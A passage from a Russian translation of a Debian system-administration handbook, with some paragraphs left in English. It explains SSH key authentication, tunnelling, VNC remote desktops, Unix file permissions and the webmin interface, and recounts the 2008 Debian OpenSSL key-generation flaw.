Безопасность важна, когда необходимо дать клиенту возможность управления или выполнения действий на сервере. Необходимо надёжно идентифицировать клиента; это называется аутентификацией. Для идентификации обычно используется пароль, который должен храниться в секрете, иначе другой клиент мог бы воспользоваться им. Для этого служит шифрование — форма кодирования, позволяющая двум системам обмениваться конфиденциальной информацией по публичному каналу, защищая её от чтения другими.

Аутентификация и шифрование часто упоминаются вместе, потому что они часто используются совместно, и потому что они обычно основываются на сходных математических принципах.

В состав *SSH* также входят две транспортных службы. **scp** — это инструмент командной строки, который можно использовать наподобие **cp** с той разницей, что любой путь к другой машине начинается с указания её имени, за которым следует двоеточие.

```
$ scp file machine:/tmp/
```

sftp — это интерактивная команда, похожая на **ftp**. В рамках одной сессии **sftp** может передать несколько файлов, а также с её помощью можно манипулировать удалёнными файлами (удалять, переименовывать, менять права доступа и т. д.).

В Debian используется OpenSSH — свободная реализация SSH, развиваемая в рамках проекта **OpenBSD** (свободной операционной системы, основанной на ядре BSD и делающей акцент на безопасности), и являющаяся ответвлением оригинальной программы SSH, разработанной финской компанией SSH Communications Security Corp. Эта компания изначально разрабатывала SSH как свободное ПО, но впоследствии решила продолжить разработку под собственнической лицензией. Тогда проект OpenBSD создал OpenSSH, чтобы развивать свободную версию SSH.

К ОСНОВАМ Ответвление (*fork*)

В области программного обеспечения «ответвление» или «форк» означает новый проект, начатый как клон существующего проекта и конкурирующий с ним. В дальнейшем оба программных продукта как правило быстро расходятся в плане новых доработок. Форк часто является результатом конфликтов внутри команды разработчиков.

Возможность создать ответвление прямо следует из самой природы свободного ПО; форк — это здоровое явление, если оно позволяет продолжить развитие проекта как свободного ПО (например в случае изменения лицензии). Форк, возникающий из-за технических или личных разногласий зачастую является транжирством человеческого ресурса; другое решение было бы более предпочтительным. Случаются и слияния двух проектов, ранее разошедшихся вследствие форка.

OpenSSH разделён на два пакета: клиент openssh-client и сервер openssh-server. Мета-пакет ssh устанавливает оба (**apt install ssh**).

9.2.1.1. Аутентификация по ключу

При каждом входе по SSH удалённый сервер запрашивает пароль, чтобы аутентифицировать пользователя. Это может создать проблему, если хочется автоматизировать соединение, или если используется некий инструмент, которому нужно часто устанавливать соединения через SSH. По этой причине в SSH предусмотрен механизм аутентификации по ключу.

Пользователь создаёт на клиентской машине пару ключей с помощью **ssh-keygen -t rsa**; публичный ключ сохраняется в `~/.ssh/id_rsa.pub`, а соответствующий ему секретный ключ — в `~/.ssh/id_rsa`. Затем

пользователь с помощью команды **ssh-copy-id сервер** добавляет публичный ключ в файл `~/.ssh/authorized_keys` на сервере. Если секретный ключ не был при создании защищён «парольной фразой», все последующие входы на сервер будут работать без пароля. В противном случае потребуется расшифровывать секретный ключ каждый раз, вводя парольную фразу. К счастью, **ssh-agent** позволяет хранить секретные ключи в памяти, чтобы не приходилось то и дело вводить пароль. Для этого используется **ssh-add** (однократно за рабочую сессию) при условии, что сессия уже ассоциирована с работающим экземпляром **ssh-agent**. Debian активирует его по умолчанию в графических сессиях, но это можно отключить, изменив `/etc/X11/Xsession.options`. Для консольной сессии можно запустить его вручную с помощью **eval \$(ssh-agent)**.

БЕЗОПАСНОСТЬ Защита секретного ключа

Кто угодно, имеющий секретный ключ, может войти в настроенную таким образом учётную запись. Поэтому доступ к секретному ключу защищается «парольной фразой». Некто, получивший копию секретного ключа (например `~/.ssh/id_rsa`) всё равно должен знать эту фразу, чтобы иметь возможность воспользоваться им. Эта дополнительная защита не является, однако, неприменимой, и если есть основания полагать, что данный файл был скомпрометирован, лучше отключить этот ключ на компьютерах, на которые он был установлен, (путём удаления его из файлов `authorized_keys`) и заменить его вновь созданным ключом.

КУЛЬТУРА Уязвимость OpenSSL в Debian Etch

The OpenSSL library, as initially provided in Debian Etch, had a serious problem in its random number generator (RNG). Indeed, the Debian maintainer had made a change so that applications using it would no longer generate warnings when analyzed by memory testing tools like **valgrind**. Unfortunately, this change also meant that the RNG was employing only one source of entropy corresponding to the process number (PID) whose 32,000 possible values do not offer enough randomness.

→ <https://www.debian.org/security/2008/dsa-1571>

В частности, когда OpenSSL использовалась для генерации ключа, она всегда создавала ключ из известного набора нескольких сотен тысяч ключей (32.000, помноженные на небольшое число длин ключей). Это затронуло ключи SSH и SSL, а также сертификаты X.509, используемые многочисленными приложениями, такими как OpenVPN. Взломщику оставалось только перепробовать все ключи, чтобы получить неавторизованный доступ. Чтобы уменьшить последствия этой проблемы, демон SSH был модифицирован таким

образом, чтобы отклонять проблемные ключи, перечисленные в пакетах `openssh-blacklist` и `openssh-blacklist-extra`. Кроме того, команда `ssh-vulnkey` позволяет обнаружить возможно скомпрометированные ключи в системе.

Более детальный анализ выявил, что это результат нескольких (небольших) проблем и в проекте OpenSSL и у сопровождающего пакет Debian. Такие широко используемые библиотеки как OpenSSL должны без изменений проходить тест `valgrind` без предупреждений. Более того, код (особенно чувствительные части, как RNG) должен быть лучше сопровождён комментариями для предотвращения таких ошибок. Сопровождающий пакета Debian хотел согласовать изменения вместе с разработчиками OpenSSL, но просто объяснил их, не предоставив соответствующий патч для проверки и не уведомил о своей роли в Debian. Наконец, его выбор не был оптимальным: изменения в исходном коде не были отчётливо сопровождены комментариями. Они были сохранены в репозитории Subversion, затем свалены в один патч во время создания пакета с исходным кодом.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format (“3.0 (quilt)”) and the Debian sources webservice were developed.

→ <https://sources.debian.org>

9.2.1.2. Использование удалённых приложений X11

Протокол SSH позволяет пересыпать графические данные (сессию «X11», по названию наиболее широко распространённой в Unix графической системы); в таком случае сервер сохраняет выделенный канал для этих данных. Так, графическая программа, запущенная удалённо, может быть отображена сервером X.org на локальном экране, и вся сессия (ввод и отображение) будет защищена. Поскольку эта возможность позволяет удалённым приложениям перекрываться с локальной системой, она отключена по умолчанию. Её можно включить, указав `X11Forwarding yes` в конфигурационном файле сервера (`/etc/ssh/sshd_config`). Пользователь также должен явно запросить её, добавив опцию `-X` к командной строке `ssh`.

9.2.1.3. Создание шифрованных туннелей

Опции `-R` и `-L` указывают `ssh`, что нужно создать «шифрованный туннель» между двумя машинами, безопасно перенаправив локальный порт TCP (см. врезку [К ОСНОВАМ TCP/UDP](#)) на удалённую машину

или наоборот.

СЛОВАРЬ Туннель

Интернет, как и большинство подключённых к нему локальных сетей, работает в пакетном режиме, а не в подключённом. Это означает, что пакет, отправленный одним компьютером другому, будет останавливаться на нескольких промежуточных маршрутизаторах для выяснения пути к его месту назначения. Но всё же можно симулировать подключённую работу, энкапсулируя поток в обычные пакеты IP. Эти пакеты следуют своим обычным путём, а поток восстанавливается в неизменном виде в месте назначения. Это называется «туннелем» по аналогии с дорожным туннелем, по которому автомобили следуют напрямую от въезда (ввод) к выезду (выход) без каких бы то ни было перекрёстков, в противоположность движению по поверхности, где встречались бы перекрёстки и менялось направление движения.

Эту возможность можно использовать, чтобы добавить шифрование в туннель: поток, идущий через него, не распознаем извне, но возвращается к расшифрованному виду на выходе из туннеля.

ssh -L 8000:server:25 intermediary устанавливает сессию SSH с узлом *intermediary* и слушает локальный порт 8000 (см. [Рисунок 9.3, «Перенаправление локального порта с помощью SSH»](#)). Для любого соединения, установленного на этом порту, **ssh** инициирует соединение с машины *intermediary* на порт 25 машины *server* и свяжет оба соединения друг с другом.

ssh -R 8000:server:25 intermediary также устанавливают сессию SSH с *intermediary* компьютером, но на этой машине находится **ssh** и уже слушает порт 8000 (см. [Рисунок 9.4, «Перенаправление удалённого порта с помощью SSH»](#)). Любое соединение с этим портом заставит **ssh** открыть соединение с локальной машины на порт 25 машины *server* и связать между собой два соединения.

В обоих случаях соединения устанавливаются с портом 25 узла *server*, проходя через туннель SSH между локальной машиной и машиной *intermediary*. В первом случае входом в туннель является локальный порт 8000, и данные идут на машину *intermediary* перед тем, как направиться на *server* в «публичной» сети. Во втором случае вход и выход из туннеля меняются местами; входом является порт 8000 на машине *intermediary*, а выход расположен на локальном узле, и данные

затем направляются на *server*. На практике сервером обычно является либо локальная машина, либо промежуточная. В таком случае SSH защищает соединение от одного конца до другого.

Рисунок 9.3. Перенаправление локального порта с помощью SSH





Рисунок 9.4. Перенаправление удалённого порта с помощью SSH



9.2.2. Использование удалённых графических рабочих столов

VNC (Virtual Network Computing - Виртуальный Сетевой Компьютер) позволяет удалённо получить доступ к графическим столам пользователей.

Этот инструмент используется в основном для технической помощи; администратор может видеть ошибки, с которыми сталкивается пользователь, и показывать ему правильный путь их решения без необходимости стоять у него за спиной.

First, the user must authorize sharing their session. The GNOME graphical desktop environment from Jessie onward includes that option in its configuration panel (contrary to previous versions of Debian, where the user had to install and run **vino**). KDE Plasma still requires using **krfb** to allow sharing an existing session over VNC. For other graphical desktop environments, the **x11vnc** command (from the Debian package of the same name) serves the same purpose; you can make it available to the user with an explicit icon.

When the graphical session is made available by VNC, the administrator must connect to it with a VNC client. GNOME has **vinagre** and **remmina** for that, while the KDE project provides **krdc** (in the menu at K → Internet → Remote Desktop Client). There are other VNC clients that use the command line, such as **xvnc4viewer** in the Debian package of the same name. Once connected, the administrator can see what is going on, work on the machine remotely, and show the user how to proceed.

БЕЗОПАСНОСТЬ VNC через SSH

Если хочется подключиться по VNC, но так, чтобы данные не передавались по сети в открытом виде, можно энкапсулировать их в SSH-туннель (см. [Раздел 9.2.1.3. «Создание шифрованных туннелей»](#)). Для этого нужно только знать, что по умолчанию VNC использует порт 5900 для первого экрана (называемого «localhost:0»), 5901 — для второго (называемого «localhost:1») и т. д.

Команда `ssh -L localhost:5901:localhost:5900 -N -T machine` создаёт туннель между портом 5901 локального интерфейса и портом 5900 узла *machine*. Первое слово «*localhost*» указывает SSH, что надо слушать только этот интерфейс на локальной машине. Второе вхождение «*localhost*» указывает интерфейс на удалённой машине, который будет получать трафик, входящий в «*localhost:5901*». В таком случае команда `vncviewer localhost:1` установит подключение клиента VNC к удалённому экрану, хотя ей и указано имя локальной машины.

После закрытия сессии VNC не забудьте также закрыть туннель путём выхода из соответствующей сессии SSH.

К ОСНОВАМ Менеджер дисплея

gdm3, kdm, lightdm, и xdm — менеджеры рабочего стола. Они используются для регистрации пользователей, запускаются после загрузки системы и используют графический интерфейс. После регистрации пользователя, они запускают программы, необходимые для запуска рабочей графической сессии.

VNC также подходит для мобильных пользователей или для руководителей компаний, которым время от времени требуется получать доступ к удалённому рабочему столу из своего дома, как если бы они были на работе. Настройка такого сервиса сложнее: сперва нужно установить пакет `vnc4server`, изменить настройки менеджера дисплея, чтобы он принимал запросы XDMCP Query (для **gdm3** это делается путём добавления строки `Enable=true` в раздел «`xdmcp`» файла `/etc/gdm3/daemon.conf`) и, наконец, запустить сервер VNC с помощью **inetd**, чтобы сессия автоматически запускалась при попытке пользователя войти в систему. Например, можно добавить следующую строчку в `/etc/inetd.conf`:

```
5950 stream tcp nowait nobody.tty /usr/bin/Xvnc Xvnc -inetd
```

Перенаправление входящих соединений к менеджеру рабочего стола решает проблему идентификации, т. к. только пользователи с локальными учётными записями могут быть зарегистрированы через **gdm3** (или эквиваленты **kdm**, **xdm**, и прочие). Так как возможны одновременные многочисленные регистраций (сервер должен быть достаточно мощным для этого), удалённые пользователи (или менее мощные системы, сконфигурированные как тонкие клиенты) могут

использовать машину как полноценную систему. Пользователи должны регистрироваться с **vncviewer server:50**, т. к. используется порт 5950.

9.3. Управление правами

Linux — многопользовательская система, поэтому она должна предоставлять систему разрешений, чтобы контролировать авторизованные операции с файлами и каталогами, к которым относятся все системные ресурсы и устройства (в Unix-системах любое устройство представляется в виде файла или каталога). Этот принцип является общим для всех Unix-систем, но напомнить об этом ещё раз будет не лишним, тем более что существуют некоторые интересные и сравнительно малоизвестные способы применения.

У каждого файла и каталога имеются специальные разрешения для трёх категорий пользователей:

- его владельца (обозначается u, от «user»);
- его группы-владельца (обозначается g, от «group»), представленная всеми членами группы;
- остальных (обозначается o, от «other»).

Три типа прав могут использоваться совместно:

- чтение (обозначается r, от «read»);
- запись (или изменение, обозначается w, от «write»);
- исполнение (обозначается x, от «execute»).

По отношению к файлу, такие права хорошо понятны: доступ для чтения позволяет читать содержимое (включая копирование), доступ для записи позволяет менять содержимое, доступ для исполнения позволяет запускать (работает для программ).

БЕЗОПАСНОСТЬ исполняемые файлы с setuid и setgid

Два своеобразных права имеют смысл для исполняемых файлов: `setuid` и `setgid` (обозначаются буквой «s»). Обратите внимание, что они часто называются «битами», поскольку каждое из этих логических значений может быть представлено как 0 или 1. Эти два права позволяют любому пользователю выполнять программу на правах её владельца

или группы соответственно. Данный механизм предоставляет доступ к функциям, требующим разрешений более высокого уровня, чем обычно есть у пользователя.

Поскольку setuid-программа, принадлежащая root, систематически запускается с правами суперпользователя, крайне важно убедиться в её безопасности и надёжности. Действительно, пользователь, которому удастся заставить её вызвать другую произвольную программу, сможет представиться как root и получить все права в системе.

Каталоги обрабатываются иначе. Доступ на чтение даёт право получить список его содержимого (файлов и каталогов), доступ на запись позволяет создавать и удалять файлы, а доступ на исполнение позволяет проходить через него (в частности переходить в него с помощью команды **cd**). Возможность проходить через каталог, не имея возможности прочесть его, позволяет получить доступ к файлам внутри него, если они известны по имени, но не находить их, если о их существовании или их точных именах не известно.

БЕЗОПАСНОСТЬ Каталог с `setgid` и `sticky bit`

Бит `setgid` применим и к каталогам. Любой вновь созданный файл внутри таких каталогов автоматически присваивается группе-владельцу родительского каталога вместо того, чтобы унаследовать основную группу создателя, как происходит обычно. Эта настройка позволяет пользователю не изменять свою основную группу (с помощью команды **newgrp**) при работе в дереве файлов, общих для нескольких пользователей из одной конкретной группы.

Так называемый «*sticky bit*» (обозначаемый буквой «*t*») является разрешением, имеющим смысл только для каталогов. Он, в частности, используется для временных каталогов, куда у всех есть доступ на запись (например `/tmp/`): он ограничивает возможность удаления файлов, так что только их владелец (или владелец родительского каталога) может это сделать. Если бы данной функции не было, любой мог бы удалить файлы других пользователей в `/tmp/`.

Три команды для управления разрешениями, связанными с файлом:

- **chown** *пользователь файл* изменяет владельца файла;
- **chgrp** *группа файл* меняет группу-владельца;
- **chmod** *права файл* изменяет разрешения на файл.

Есть два способа представления прав. Из них символьное, пожалуй, более легко для понимания и запоминания. В нём используются

указанные выше символы. Можно определить права для каждой категории пользователей (u/g/o), присвоив их явно (с помощью =), добавив (+) или отняв (-). Так, выражение u=rwx, g+rw, o-r даёт владельцу права на чтение, запись и исполнение, добавляет права на чтение и запись для группы-владельца и отнимает право на чтение у остальных пользователей. Права, не затрагиваемые добавлением или отъёмом, остаются без изменений. Буква a (от «all») обозначает все три категории пользователей, так что a=rx даёт всем трём категориям одинаковые права (читать и исполнять, но не записывать).

В цифровом (восьмеричном) представлении каждому праву соответствует конкретное значение: 4 — чтению, 2 — записи, 1 — исполнению. Каждая комбинация прав соответствует сумме этих чисел. Каждое значение затем присваивается своей категории пользователей, будучи записанным подряд с остальными в обычном порядке (владелец, группа, остальные).

Например, команда **chmod 754 файл** установит следующие права: на чтение, запись и исполнение для владельца (поскольку $7 = 4 + 2 + 1$); на чтение и исполнение для группы (поскольку $5 = 4 + 1$); только на чтение для остальных. 0 означает отсутствие прав, так что **chmod 600 файл** разрешает чтение и запись владельцу и не даёт никаких прав всем остальным. Наиболее распространённые комбинации прав — 755 для исполняемых файлов и каталогов и 644 для файлов с данными.

Для представления в таком виде специальных прав можно указать в начале четвёртую цифру в соответствии с тем же принципом, где битам setuid, setgid sticky соответствуют 4, 2 и 1. **chmod 4754** установит бит setuid наравне с вышеописанными правами.

Заметьте, что для восьмеричного представления возможна только установка всех прав сразу, нельзя добавить новое правило, как например, доступ для чтения для владельца группы — пользователь должен, учитывая существующие права, вычислить новое соответствующее значение.

СОВЕТ Рекурсивная работа

Иногда требуется изменить права для целого дерева файлов. У всех вышеуказанных команд есть опция `-R`, при использовании которой программа рекурсивно обходит подкаталоги.

Из-за различия между каталогами и файлами иногда случаются проблемы с рекурсивными операциями. Поэтому была дополнительно введена ещё одна опция прав доступа - буква "X", которая правильно работает с символическими ссылками, имеющимися в каталоге. Она добавляет права доступа некоторым файлам в заданном каталоге (и не затрагивает другие файлы, которые имеют недостаточно прав). Таким образом, `chmod -R a+X directory` добавит для всех подкаталогов и файлов, для которых уже были ранее установлены права доступа на выполнение хотя бы для одной из категории пользователей (u - владелец, g - группа, o - другие), права выполнения для всех категорий пользователей (a).

СОВЕТ Смена пользователя и группы

Часто приходится одновременно выполнять две операции: изменить принадлежность файла к какой-то группе и сменить его владельца. Команда `chown` имеет специальный синтаксис для таких случаев: `chown user:group file`

УГЛУБЛЯЕМСЯ umask

Когда приложение создаёт файл, оно присваивает ему ориентировочные разрешения, зная, что система автоматически удаляет некоторые права, заданные командой `umask`. Введите `umask` в командной оболочке; вы увидите маску наподобие `0022`. Это всего лишь восьмеричное представление прав, которые методично удаляются (в данном случае — право записи для группы и для остальных пользователей).

Если передать ей новое восьмеричное значение, команда `umask` изменяет маску. При использовании в файле инициализации оболочки (например `~/.bash_profile`) она изменит маску во всех пользовательских сессиях.

9.4. Интерфейсы для администрирования

Использование графического интерфейса для администрирования представляет интерес при разных обстоятельствах. Администратор не обязательно знает все подробности настройки всех своих сервисов, и у него не всегда есть время на поиск документации по этой теме. В таком случае графический интерфейс может ускорить развёртывание нового сервиса. Он также упрощает настройку сервисов, конфигурирование которых слишком сложно.


Такой интерфейс является лишь вспомогательным средством, а не самоцелью. В любом случае администратор должен освоить его, чтобы суметь понять и обойти любую потенциальную проблему.

Поскольку нет идеальных интерфейсов, у вас может появиться соблазн попробовать несколько разных решений. Насколько это возможно, таких ситуаций следует избегать, потому что различные средства иногда несовместимы в их методах работы. Даже если они все нацелены быть очень гибкими и пытаются адаптировать свой файл настройки как единственный, рекомендованый для вашей системы, они не всегда имеют возможность учитывать и включать в себя ещё и внешние изменения.

9.4.1. Администрирование через веб-интерфейс: webmin

Это, несомненно, один из самых удачных интерфейсов для администрирования. Это модульная система, управляемая через веб-обозреватель и покрывающая широкий набор областей и инструментов. Кроме того, он интернационализирован и доступен на множестве языков.

Рисунок 9.5. Webmin dashboard



Sadly, **webmin** is no longer part of Debian. Its Debian maintainer — Jaldhar H. Vyas — removed the packages he created because he no longer had the time required to maintain them at an acceptable quality level. Nobody has officially taken over, so Buster does not have the **webmin** package.

Однако существует неофициальный пакет, распространяемый на сайте webmin.com. В отличие от оригинальных пакетов Debian, этот пакет — монолитный; все его конфигурационные модули устанавливаются и включаются по умолчанию, даже если соответствующий сервис не установлен на машине.

БЕЗОПАСНОСТЬ Изменение пароля root

